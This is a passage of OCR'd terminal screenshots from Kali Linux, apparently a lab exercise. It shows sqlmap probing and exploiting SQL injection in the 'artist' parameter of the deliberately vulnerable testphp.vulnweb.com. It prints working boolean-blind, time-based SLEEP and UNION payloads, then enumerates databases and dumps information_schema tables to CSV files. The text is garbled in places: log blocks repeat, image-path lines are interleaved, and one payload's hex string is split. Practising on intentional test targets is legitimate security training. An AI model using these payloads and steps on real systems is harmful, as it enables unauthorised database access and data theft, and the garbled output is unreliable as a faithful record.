[12:18:57] [INFO] testing 'Oracle error-based - Parameter replace'
[12:18:57] [INFO] testing 'Firebird error-based - Parameter replace'
[12:18:57] [INFO] testing 'IBM DB2 error-based - Parameter replace'
[12:18:57] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'
[12:18:58] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'
[12:18:59] [INFO] testing 'MySQL >= 5.6 error-based - ORDER BY, GROUP BY clause (GTID_SUBSET)'
[12:19:00] [INFO] testing 'MySQL >= 5.7.8 error-based - ORDER BY, GROUP BY clause (JSON_KEYS)'
[12:19:00] [INFO] testing 'MySQL >= 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[12:19:01] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'
[12:19:02] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'
[12:19:02] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[12:19:03] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[12:19:03] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause (GENERATE_SERIES)'
[12:19:04] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[12:19:05] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[12:19:06] [INFO] testing 'Firebird error-based - ORDER BY clause'
[12:19:06] [INFO] testing 'IBM DB2 error-based - ORDER BY clause'
[12:19:07] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking (EXEC)'
[12:19:16] [INFO] testing 'Generic inline queries'
[12:19:16] [INFO] testing 'MySQL inline queries'
[12:19:16] [INFO] testing 'PostgreSQL inline queries'
[12:19:17] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'


Applications Places Terminal Feb 14 12:28
root@kali: ~
[12:15:47] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (DBMS_UTILITY.SQLID_TO_SQLHASH)'
[12:16:04] [INFO] testing 'Oracle OR error-based - WHERE or HAVING clause (DBMS_UTILITY.SQLID_TO_SQLHASH)'
[12:16:18] [INFO] testing 'Firebird AND error-based - WHERE or HAVING clause'
[12:16:32] [INFO] testing 'Firebird OR error-based - WHERE or HAVING clause'
[12:16:45] [INFO] testing 'MonetDB AND error-based - WHERE or HAVING clause'
[12:16:58] [INFO] testing 'MonetDB OR error-based - WHERE or HAVING clause'
[12:17:08] [INFO] testing 'Vertica AND error-based - WHERE or HAVING clause'
[12:17:24] [INFO] testing 'Vertica OR error-based - WHERE or HAVING clause'
[12:17:37] [INFO] testing 'IBM DB2 AND error-based - WHERE or HAVING clause'
[12:17:49] [INFO] testing 'IBM DB2 OR error-based - WHERE or HAVING clause'
[12:18:02] [INFO] testing 'ClickHouse AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[12:18:22] [INFO] testing 'ClickHouse OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[12:18:40] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[12:18:53] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[12:18:53] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[12:18:53] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[12:18:54] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[12:18:54] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[12:18:54] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[12:18:55] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[12:18:55] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[12:18:56] [INFO] testing 'PostgreSQL error-based - Parameter replace (GENERATE_SERIES)'
[12:18:56] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace'
[12:18:56] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Parameter replace (integer column)'
[12:18:57] [INFO] testing 'Oracle error-based - Parameter replace'
[12:18:57] [INFO] testing 'Firebird error-based - Parameter replace'
[12:18:57] [INFO] testing 'IBM DB2 error-based - Parameter replace'
[12:18:57] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'
[12:18:58] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'
[12:18:59] [INFO] testing 'MySQL >= 5.6 error-based - ORDER BY, GROUP BY clause (GTID_SUBSET)'
[12:19:00] [INFO] testing 'MySQL >= 5.7.8 error-based - ORDER BY, GROUP BY clause (JSON_KEYS)'
[12:19:00] [INFO] testing 'MySQL >= 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[12:19:01] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'
[12:19:02] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'
[12:19:02] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[12:19:03] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[12:19:03] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause (GENERATE_SERIES)'
[12:19:04] [INFO] testing 'Microsoft SQL Server/Sybase error-based - ORDER BY clause'
[12:19:05] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[12:19:06] [INFO] testing 'Firebird error-based - ORDER BY clause'
[12:19:06] [INFO] testing 'IBM DB2 error-based - ORDER BY clause'
[12:19:07] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking (EXEC)'
[12:19:16] [INFO] testing 'Generic inline queries'
[12:19:16] [INFO] testing 'MySQL inline queries'


Applications Places Terminal Feb 15 00:11
root@kali: ~
[00:09:25] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[00:09:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[00:09:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[00:09:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[00:09:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:09:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:09:27] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:09:38] [INFO] GET parameter 'artist' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:09:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:09:38] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:09:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:09:41] [INFO] target URL appears to have 3 columns in query
[00:09:43] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:

Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 3132=3132


    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 4211 FROM (SELECT(SLEEP(5)))jMJp)


    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-4619 UNION ALL SELECT CONCAT(0x716b766271,0x4e6d6242786f79447852414f4a5a4948676556 4b45454d4a47796d5064585965585764a50516e4d,0x716a7a7871),NULL,NULL-- -
---
[00:11:06] [INFO] the back-end DBMS is MySQL
[00:11:06] [CRITICAL] connection dropped or unknown HTTP status code received. Try to force the HTTP User-Agent header with option '--user-agent' or switch '--random-agent'. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[00:11:08] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema


[00:11:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'


[*] ending @ 00:11:09 /2024-02-15/


root@kali:~#



Applications Places Terminal Feb 15 01:58
root@kali: ~
Database: information_schema
Table: VIEW_ROUTINE_USAGE
[18 entries]
TABLE_SCHEMA	TABLE_NAME	SPECIFIC_NAME	TABLE_CATALOG	SPECIFIC_SCHEMA	SPECIFIC_CATALOG
sys	x$ps_schema_table_statistics_io	extract_schema_from_file_name	def	sys	def
sys	x$ps_schema_table_statistics_io	extract_table_from_file_name	def	sys	def
sys	io_global_by_file_by_latency	format_path	def	sys	def
sys	io_global_by_file_by_bytes	format_path	def	sys	def
sys	latest_file_io	format_path	def	sys	def
sys	processlist	format_statement	def	sys	def
sys	statements_with_temp_tables	format_statement	def	sys	def
sys	statements_with_sorting	format_statement	def	sys	def
sys	statements_with_runtimes_in_95th_percentile	format_statement	def	sys	def
sys	statements_with_full_table_scans	format_statement	def	sys	def
sys	statements_with_errors_or_warnings	format_statement	def	sys	def
sys	statement_analysis	format_statement	def	sys	def
sys	schema_table_lock_waits	format_statement	def	sys	def
sys	innodb_lock_waits	format_statement	def	sys	def
sys	x$schema_table_lock_waits	ps_thread_account	def	sys	def
sys	schema_table_lock_waits	ps_thread_account	def	sys	def
sys	x$innodb_lock_waits	quote_identifier	def	sys	def
sys	innodb_lock_waits	quote_identifier	def	sys	def
[01:50:21] [INFO] table 'information_schema.VIEW_ROUTINE_USAGE' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/VIEW_ROUTINE_USAGE.csv'
[01:50:21] [INFO] fetching columns for table 'INNODB_CMP' in database 'information_schema'
[01:50:22] [INFO] fetching entries for table 'INNODB_CMP' in database 'information_schema'
[01:50:22] [WARNING] the SQL query provided does not return any output
[01:50:22] [INFO] fetching number of entries for table 'INNODB_CMP' in database 'information_schema'
[01:50:22] [INFO] retrieved:
[01:50:23] [INFO] retrieved:
[01:50:24] [WARNING] unable to retrieve the number of entries for table 'INNODB_CMP' in database 'information_schema'
[01:50:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:50:24 /2024-02-15/
Exception in thread Thread-1:
Traceback (most recent call last):
File "/usr/lib/python2.7/threading.py", line 801, in __bootstrap_inner
self.run()
File "/usr/lib/python2.7/threading.py", line 754, in run
self.__target(*self.__args, **self.__kwargs)



Applications Places Terminal Feb 15 01:58
root@kali: ~
[01:47:13] [INFO] fetching columns for table 'CHARACTER_SETS' in database 'information_schema'
[01:47:13] [INFO] fetching entries for table 'CHARACTER_SETS' in database 'information_schema'
Database: information_schema
Table: CHARACTER_SETS
[41 entries]
MAXLEN	DESCRIPTION	CHARACTER_SET_NAME	DEFAULT_COLLATE_NAME
2	Big5 Traditional Chinese	big5	big5_chinese_ci
1	DEC West European	dec8	dec8_swedish_ci
1	DOS West European	cp850	cp850_general_ci
1	HP West European	hp8	hp8_english_ci
1	KOI8-R Relcom Russian	koi8r	koi8r_general_ci
1	cp1252 West European	latin1	latin1_swedish_ci
1	ISO 8859-2 Central European	latin2	latin2_general_ci
1	7bit Swedish	swe7	swe7_swedish_ci
1	US ASCII	ascii	ascii_general_ci
3	EUC-JP Japanese	ujis	ujis_japanese_ci
2	Shift-JIS Japanese	sjis	sjis_japanese_ci
1	ISO 8859-8 Hebrew	hebrew	hebrew_general_ci
1	TIS620 Thai	tis620	tis620_thai_ci
2	EUC-KR Korean	euckr	euckr_korean_ci
1	KOI8-U Ukrainian	koi8u	koi8u_general_ci
2	GB2312 Simplified Chinese	gb2312	gb2312_chinese_ci
1	ISO 8859-7 Greek	greek	greek_general_ci
1	Windows Central European	cp1250	cp1250_general_ci
2	GBK Simplified Chinese	gbk	gbk_chinese_ci
1	ISO 8859-9 Turkish	latin5	latin5_turkish_ci
1	ARMSCII-8 Armenian	armscii8	armscii8_general_ci
3	UTF-8 Unicode	utf8	utf8_general_ci
2	UCS-2 Unicode	ucs2	ucs2_general_ci
1	DOS Russian	cp866	cp866_general_ci
1	DOS Kamenicky Czech-Slovak	keybcs2	keybcs2_general_ci
1	Mac Central European	macce	macce_general_ci
1	Mac West European	macroman	macroman_general_ci
1	DOS Central European	cp852	cp852_general_ci
1	ISO 8859-13 Baltic	latin7	latin7_general_ci
1	Windows Cyrillic	cp1251	cp1251_general_ci
4	UTF-16 Unicode	utf16	utf16_general_ci
4	UTF-16LE Unicode	utf16le	utf16le_general_ci
1	Windows Arabic	cp1256	cp1256_general_ci
1	Windows Baltic	cp1257	cp1257_general_ci
4	UTF-32 Unicode	utf32	utf32_general_ci
1	Binary pseudo charset	binary	binary


Applications Places Terminal Feb 15 06:37
root@kali: ~/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema
[01:50:21] [INFO] table 'information_schema.VIEW_ROUTINE_USAGE' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/VIEW_ROUTINE_USAGE.csv'
[01:50:21] [INFO] fetching columns for table 'INNODB_CMP' in database 'information_schema'
[01:50:22] [INFO] fetching entries for table 'INNODB_CMP' in database 'information_schema'
[01:50:22] [WARNING] the SQL query provided does not return any output
[01:50:22] [INFO] fetching number of entries for table 'INNODB_CMP' in database 'information_schema'
[01:50:22] [INFO] retrieved:
[01:50:23] [INFO] retrieved:
[01:50:24] [WARNING] unable to retrieve the number of entries for table 'INNODB_CMP' in database 'information_schema'
[01:50:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:50:24 /2024-02-15/
Exception in thread Thread-1:
Traceback (most recent call last):
File "/usr/lib/python2.7/threading.py", line 801, in __bootstrap_inner
self.run()
File "/usr/lib/python2.7/threading.py", line 754, in run
self.__target(*self.__args, **self.__kwargs)
File "/usr/local/lib/python2.7/dist-packages/sqlmap/lib/core/option.py", line 1055, in _thread
while kb.get("threadContinue") and not conf.get("disablePrecon"):
AttributeError: 'NoneType' object has no attribute 'get'
root@kali:~# cd /root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema
root@kali:~/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema# ls
ADMINISTRABLE_ROLE_AUTHORIZATIONS.csv INNODB_TABLESPACES_BRIEF.csv STATISTICS.csv
APPLICABLE_ROLES.csv KEY_COLUMN_USAGE.csv ST_GEOMETRY_COLUMNS.csv
CHARACTER_SETS.csv KEYWORDS.csv ST_SPATIAL_REFERENCE_SYSTEMS.csv
CHECK_CONSTRAINTS.csv OPTIMIZER_TRACE.csv ST_UNITS_OF_MEASURE.csv
COLLATION_CHARACTER_SET_APPLICABILITY.csv PARAMETERS.csv TABLE_CONSTRAINTS.csv
COLLATIONS.csv PARTITIONS.csv TABLE_CONSTRAINTS_EXTENSIONS.csv
COLUMN_PRIVILEGES.csv PLUGINS.csv TABLE_PRIVILEGES.csv
COLUMNS.csv PROCESSLIST.csv TABLES.csv
COLUMNS_EXTENSIONS.csv PROFILING.csv TABLES_EXTENSIONS.csv
COLUMN_STATISTICS.csv REFERENTIAL_CONSTRAINTS.csv TABLESPACES.csv
ENABLED_ROLES.csv RESOURCE_GROUPS.csv TABLESPACES_EXTENSIONS.csv
ENGINES.csv ROLE_COLUMN_GRANTS.csv TRIGGERS.csv
EVENTS.csv ROLE_ROUTINE_GRANTS.csv USER_ATTRIBUTES.csv
INNODB_DATAFILES.csv ROLE_TABLE_GRANTS.csv USER_PRIVILEGES.csv
INNODB_FIELDS.csv ROUTINES.csv VIEW_ROUTINE_USAGE.csv
INNODB_FOREIGN_COLS.csv SCHEMA_PRIVILEGES.csv VIEWS.csv
INNODB_FOREIGN.csv SCHEMATA.csv VIEW_TABLE_USAGE.csv
INNODB_FT_DEFAULT_STOPWORD.csv SCHEMATA_EXTENSIONS.csv
root@kali:~/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema# open EVENTS.csv
root@kali:~/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema#

